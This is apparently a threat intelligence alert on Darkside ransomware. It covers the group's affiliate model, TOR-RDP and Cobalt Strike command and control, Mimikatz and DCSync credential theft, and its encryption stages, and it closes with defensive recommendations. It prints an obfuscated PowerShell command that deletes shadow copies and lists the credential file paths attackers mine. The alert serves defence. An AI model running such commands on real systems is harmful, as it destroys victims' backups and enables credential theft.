India Future Foundation

Cyber Threat Intelligence Alert- Darkside Ransomware

Contents

About Darkside, inc.

In August 2020, the Darkside ransomware organization issued a "news release" announcing their RaaS (Ransomware-as-a-Service). They've gained a reputation for their professional operations and huge ransoms since then. Before attacking, they give victims web chat support, develop complex data leak storage systems with redundancy, and do a financial analysis of the victims.

The creators of DARKSIDE ransomware and their collaborators have started a global crime spree hitting firms in over 15 countries and various industry verticals since it first surfaced in August 2020. Like many of their peers, these actors engage in multilayered extortion in which data is both exfiltrated and encrypted in transit, allowing them to demand money for the unlocking and non-release of stolen data to put greater pressure on victims.

The causes of these incidents are not all the same. The DARKSIDE ransomware is a ransomware-as-a-service (RaaS) model in which profits are split between the ransomware's owners and partners, or affiliates, who offer access to businesses and distribute the ransomware.

While we can't rule out the possibility that the organization includes former IT security professionals, their attacks demonstrate a thorough understanding of their targets' infrastructure, security systems, and vulnerabilities.

They have publicly declared that they prefer to target large businesses that can afford significant ransoms rather than hospitals, schools, non-profits, and governments.

Both Windows and Linux toolsets are available to the group. Darkside, like NetWalker and REvil, provides an affiliate programme that pays between 10% to 25% to anyone who helps distribute their malware.

Targeting

The majority of the victims were situated in the United States and worked in various industries, including finance, law, manufacturing, professional services, retail, and technology. The number of publicly identifiable victims on the DARKSIDE blog has risen steadily since August 2020, with the exception of a substantial drop in January 2021. (Figure 1). It's possible that the drop in January was caused by threat actors who use DARKSIDE taking a break during the holidays. The increased deployment of the DARKSIDE ransomware by many affiliates is reflected in the overall increase in the number of victims.



Figure 1: DARKSIDE victims who have been identified (August 2020 to April 2021)

Darkside Ransomware Service

DARKSIDE is a C-based ransomware that can encrypt files on both fixed and removable devices, as well as network shares. Affiliates of DARKSIDE RaaS have access to an administration interface where they can generate builds for specific victims. Each ransomware build can be customized in several ways, such as the encryption mechanism and whether or not local drives and network shares should be encrypted (Figures 2).



Figure 2: DARKSIDE build configuration options appearing in the administration panel

DARKSIDE RaaS was offered on the Russian-language forums exploit.in and xss.is beginning in November 2020 by the Russian-speaking actor "darksupp." Darksupp released an upgrade for the "Darkside 2.0" RaaS in April 2021, which featured various new features as well as a description of the types of partners and services they were looking for (Table 1). Affiliates keep a portion of each victim's ransom payment. According to forum adverts, the RaaS operators take 25% of ransom costs less than $500,000, but only 10% of ransom fees bigger than $5 million.

In addition to supplying DARKSIDE ransomware builds, the proprietors of this service also operate a blog that is available via Tor. The actors use this site for advertising victims to persuade these companies to pay a fee in exchange for not releasing stolen data. Actors may attempt to DDoS victim organizations, according to a recent update to their underground forum advertisement. Affiliates are not allowed to target hospitals, schools, universities, non-profit organizations, or government entities, according to actor darksupp. This could be an attempt by the actor(s) to prevent law enforcement action, as targeting these industries could increase scrutiny. It also made it illegal for Affiliates to target organisations in countries belonging to the Commonwealth of Independent States (CIS).

Advertisement Date/Version	Feature/Update	Related Reporting
Nov. 10, 2020 (V1)	Ability to generate builds for both Windows and Linux environments from within the administration panel.	20-00023273
	Encrypts files using Salsa20 encryption along with an RSA-1024 public key	
	Access to an administrative panel via TOR that clients can use to manage Darkside builds, payments, blog posts, and communication with victims	
	The admin panel includes a Blog section that allows clients to publish victim information and announcements to the Darkside website to shame victims and coerce them to pay ransom demands	
April 14, 2021 (V2.0)	Automated test decryption. The process from encryption to the withdrawal of money is automated and no longer relies on support.	21-00008435
	Available DDoS of targets (Layer 3, Layer 7)	
	Sought a partner to provide network accesses to them and a person or team with pentesting skills	

Table 1: Notable features and updates listed on DARKSIDE advertisement thread (exploit.in)

DARKSIDE Affiliates

Affiliates of DARKSIDE RaaS must pass an interview before being granted access to an administrative panel (Figure 3). Affiliates can use this panel to create ransomware builds, define content for the DARKSIDE blog, manage victims, and contact support, among other things. Relevant adverts related to some of these threat actors focused on locating either initial access suppliers or actors capable of spreading ransomware on already gained access.

Other RaaS affiliate networks, such as BABUK and SODINOKIBI, have purportedly teamed with some actors claiming to use DARKSIDE (aka REvil).



Figure 3: DARKSIDE affiliate panel

Anatomy of an Attack

The early rounds of the Darkside ransomware assault campaigns were notable for their use of stealthy approaches. The gang conducted thorough reconnaissance and took precautions to guarantee that its attack tools and methodologies would not be detected on monitored devices or endpoints.

Their initial entry vectors differ, but their approaches are more conventional once inside, and their endgame is brutally efficient.

Stealth tactics include:

- TOR command and control
- Avoiding nodes where EDR is active
- Waiting periods and deferring louder activities for later phases
- For each victim, customised code and connection hosts
- Obfuscation techniques such as encoding and dynamic library loading
- Anti-forensics tactics such as deleting log files

- **During the later stages of their attack sequence, they:**

    - Collect credentials from files, memory, and domain controllers
    - Use file shares to distribute attack tools and store file archives. o Make file share permissions easier to harvest.
    - Remove any backups and shadow copies.
    - Deploy ransomware that is tailored to your needs

Initial Access: Finding the Weak Link

The original entry point for Darkside ransomware was through weak connections - remotely accessible accounts and systems.

Darkside used Virtual Desktop Infrastructure (VDI) that had been set up to provide remote access during the epidemic using compromised contractor accounts. Contractor accounts, on the other hand, did not.

It exploited servers and then deployed an extra RDP to maintain access in the event that fixed the vulnerable server.

While neither of these vectors is new, they should be taken as a signal that competent threat actors can readily circumvent perimeter protections. They highlight the importance of using multi-factor authentication for all internet-facing accounts and fixing internet-facing systems quickly.

Command and Control



Figure 4: RDP over HTTPS over TOR

The Darkside ransomware attackers used an RDP client running over port 443, routed through TOR, to establish command and control. They adjusted the Tor browser's set up to run as a continuous service, routing traffic transmitted to a local (dynamic) port to TOR through HTTPS over port 443, making it undetectable from regular web traffic. As a result of the persistent connections, the attackers established RDP sessions to and through the compromised sites, allowing for lateral movement.

Many servers had evidence of TOR clients, and we saw dozens of active TOR connections.

Cobalt Strike was utilized as a backup command and control system by the attackers. Hundreds of customized stagers downloaded bespoke beacons that connected to certain servers, as we observed. Using WinRM, the stagers (called file.exe) were remotely delivered on certain targeted devices and configured each one differently. To download the Cobalt Strike Beacon, stagers-built connections to a dedicated C2 server.

Threat actors typically only utilize a few C2 servers per victim. However, Darkside set up each beacon to connect to a separate C2 server with a distinct user agent. Darkside appears to have a substantial, well-established attack infrastructure based on this. For easier distribution, the stagers and TOR executables were put in network shares. Backdoors were not installed on systems monitored by EDR solutions by the actors.



Figure 5: Detection of the beacon being downloaded into a compromised server

Threat actors use many accounts to log into the Virtual Desktop environment, sometimes at the same moment. .lnk files were created in the compromised user's home directories each time the threat actor logged on. The activity in the.lnk file helped pinpoint which accounts and VDI environments were hacked, as well as when each account was used in the attack.

Recon and Credential Harvesting

Although Darkside ransomware is notorious for living off the land (LOtL), we have observed it scanning networks, running commands, dumping processes, and stealing credentials. Like the command-and-control programs, the attack tools were run on hosts with limited detection and blocking capabilities. Advanced ip scanner.exe, psexec, Mimikatz, and other well-known utilities were used.

Ticket requests and NTLM connections were used to obtain access to other systems and accounts from the first set of compromised hosts. Following a brief pause, the actor utilized an Active Directory reconnaissance tool (ADRecon.ps1) to collect further information on users, groups, and privileges, saving the data in a file named DC.txt. After each of their assault tools was used, it was removed. The attacker kept the recon results and credential information on a busy Windows server for a while. Typed_history.zip, Appdata.zip, IE_Passwords.zip, AD_intel, and ProcessExplorer.zip were among the interesting file names written and deleted on the server.

The attacker mined credentials from User profile folders in addition to credential harvesting, including:Users\<user name>\Appdata\[Roaming\Local]\Microsoft [Credentials\Vault]

- Users\<user name>\Appdata\Roaming\Mozilla\Firefox\Profiles

- Users\<user name>\\Appdata\Local\Google\Chrome

The threat actor extracted credentials from unmonitored servers using Invoke-mimikatXz.ps1 and saved them in a file called "dump.txt." With limited investigative powers, this operation was carried out on a high-value target.

Figure 6: Used well-known tools like advanced_ip_scanner.exe, psexec, Mimikatz.

The attacker gained access to domain controllers after obtaining domain admin credentials. They used the well-known DCSync assault in subsequent stages. The attacker impersonates a legitimate domain controller and uses the Directory Replication Service to replicate AD data, obtaining access to the whole domain's password data, including the KRBTGT HASH.

Data Collection and Staging

The running Windows server also served as a data storage hub before it was exfiltrated. A batch script (dump.bat) in DesktopDump was used to collect data from hundreds of servers, writing files to the same directory and compressing them into 7zip packages with a basic naming scheme of *.7z.[001]-[999].

Despite having elevated capabilities, the attacker was spotted relaxing file system permissions, allowing them to access the files with any domain user account. Within hours of stealing the data, the attackers erased the batch file, the target data, and the archives.

Encryption

Darkside doesn't use ransomware until it's mapped the environment, exfiltrated valuable data, taken control of privileged accounts, and discovered all backup systems, servers, and applications. Several links to primary backup repositories were discovered just before encryption using hacked services credentials. They put themselves in a position to maximise damage and profit by delaying the encryption portion of the attack.

The ransomware code is delivered through established backdoors (TOR-RDP or Cobalt Strike) and is customized for each victim. The payload includes the executable, a unique extension, and a unique victim ID that allows the victim to access Darkside's website and make payment.

Ransomware easily evades signature-based detection techniques by employing distinct executables and extensions. Darkside also sells customised ransomware to other threat actors (Ransomware as a Service) in exchange for a cut of the proceeds from successful attacks.

"Homie.exe" was the name of one version of the customised code. It was discovered that it uses anti-forensics and anti-debugging techniques like as self-injection, virtual machine

detection, and dynamic library loading, in addition to being altered. Shadow copies on victim devices are also deleted.

Darkside Ransomware Stage 1 – Self Injection

When the virus is executed, it copies itself to the path "C:UsersadminAppDataLocalTemp" and injects its code into an existing process using the CMD command:



Figure 7: Malware copies itself to the path "C:\Users\admin\AppData\Local\Temp\

If the malware detects that it is being debugged or executed in a virtual machine, it will halt instantly.

The malware dynamically loads its libraries without registering them in its imports section to prevent detection by AV and EDR solutions:



Figure 8: Ransomware dynamically loads its libraries without registering them in its imports section

Only three libraries are explicitly imported, implying that the names of other libraries are resolved dynamically during the malware's execution rather than being explicitly imported.

Ransomware Stage 2 – Deletion of Shadow Copies

The malware tries to remove the shadow copies on the target device using an obfuscated PowerShell command. The obfuscated command is as follows:

```
powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]
('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F7245616368 2D4
F626A656374207B245F2E44656C657465728293B7D20'.Substring(2*$_,2))};iex $s"
```

Figure 9: Using an obfuscated PowerShell command

The de-obfuscated command:

```
PS C:\Windows\system32> (0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207
C20466F7245616368 2D4F626A656374207B245F2E44656C657465728293B7D20'.Substring(2*$_,2))};
PS C:\Windows\system32> $s
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Figure 10: The de-obfuscated command:

Ransomware Stage 3 – Encryption of Files

After deleting the shadow copies, the malware closes particular processes to prevent locked data from delaying encryption, and then starts the encryption process.

List of processes:

- Sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice , excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad.

During encryption, the malware appends an 8-character string to the end of the encrypted file names.



Figure 11: The encrypted file names are appended with an 8-character string by malware.

- Files with the following extensions are not encrypted by dark side ransomware:

  386,adv,ani,bat,bin,cab,cmd,com,cpl,cur,deskthemepack,diagcab,diagcfg,diagpkg,dll,drv,exe,hlp,icl,icns,ico,ics,idx,ldf,lnk,mod,mpa,msc,msp,msstyles,msu,nls,nomedia,ocx,prf,ps1,rom,rtp,scr,shs,spl,sys,theme,themepack,wpx,lock,key,hta,msi,pdb

- It creates a ransom note ("README...txt") instructing the user to contact the ransomware creator for decryption:



Figure 12: Ransom instructions ("README…txt")

How to Prepare for Threat Actors in 2021

- **Find and fix the weak links before attackers do**
  - Any internet-facing account that does not require MFA is vulnerable to a brute-force assault. Any unpatched internet-facing server is a script kiddie's dream come true.

- **Assume breach and fix weak links inside**
  - Threat actors are on the lookout for easy ways to gain domain administrator credentials. Service or admin accounts with inadequate encryption SPNs, or even worse, privileged accounts with weak or no password restrictions, are far too easy to compromise.

  - In far too many firms, attackers don't even need enhanced credentials to collect data – the average employee has far more access to data than they need. Secure sensitive data by limiting access to only the appropriate accounts, and then keep an eye on file systems for odd access and change events.

- **More lights, please, especially on stuff that matters**
  - Companies that use comprehensive monitoring solutions are better able to notice and investigate assaults like this faster. You'll struggle to figure out which systems were compromised and whether sensitive data was stolen if you have blind spots in Active Directory, DNS, remote access systems, or web connections.

- **If you detect a breach, let Active Directory triangulate the blast radius**
  - Active Directory events can help you quickly discover accounts and devices that have been compromised. Instead of focusing on one endpoint at a time, query Active Directory for signals of lateral movement by that account or accounts used on that system once one compromised account or system has been detected.

RECOMMENDATIONS

- Enable multi-factor authentication to access IT and OT networks
- Deploy strong endpoint protection for mal–spam defense
- Apply network segmentation for IT and OT network
- Limit exposure of application and services to the internet
- Enable secure access mechanism for remote connections
- Zero trusts of people, network, data and accesses
- Backup critical data, application, firmware etc
- Activate Threat Intelligence and Hunting Program within organization
- Focus on spare backup hardware

References

1. https://www.fireeye.com/blog/threat-research/2021/05/shining-a-light-on-darkside-ransomware-operations.html
2. https://www.trendmicro.com/en_in/research/21/e/what-we-know-about-darkside-ransomware-and-the-us-pipeline-attac.html
3. https://www.varonis.com/blog/darkside-ransomware/
4. https://www.dsci.in/sites/default/files/documents/tir_advisory/Advisory_DarkSide%20Ransomware%20Attack.pdf

Contact us

India Future Foundation

BSMT, Building no. 2731 EP,
Sector 57,
Golf Course Extension Road,
Gurugram,
Haryana, India – 122003

Phone: +91-1244045954, +91-9312580816
Email: helpline@indiafuturefoundation.com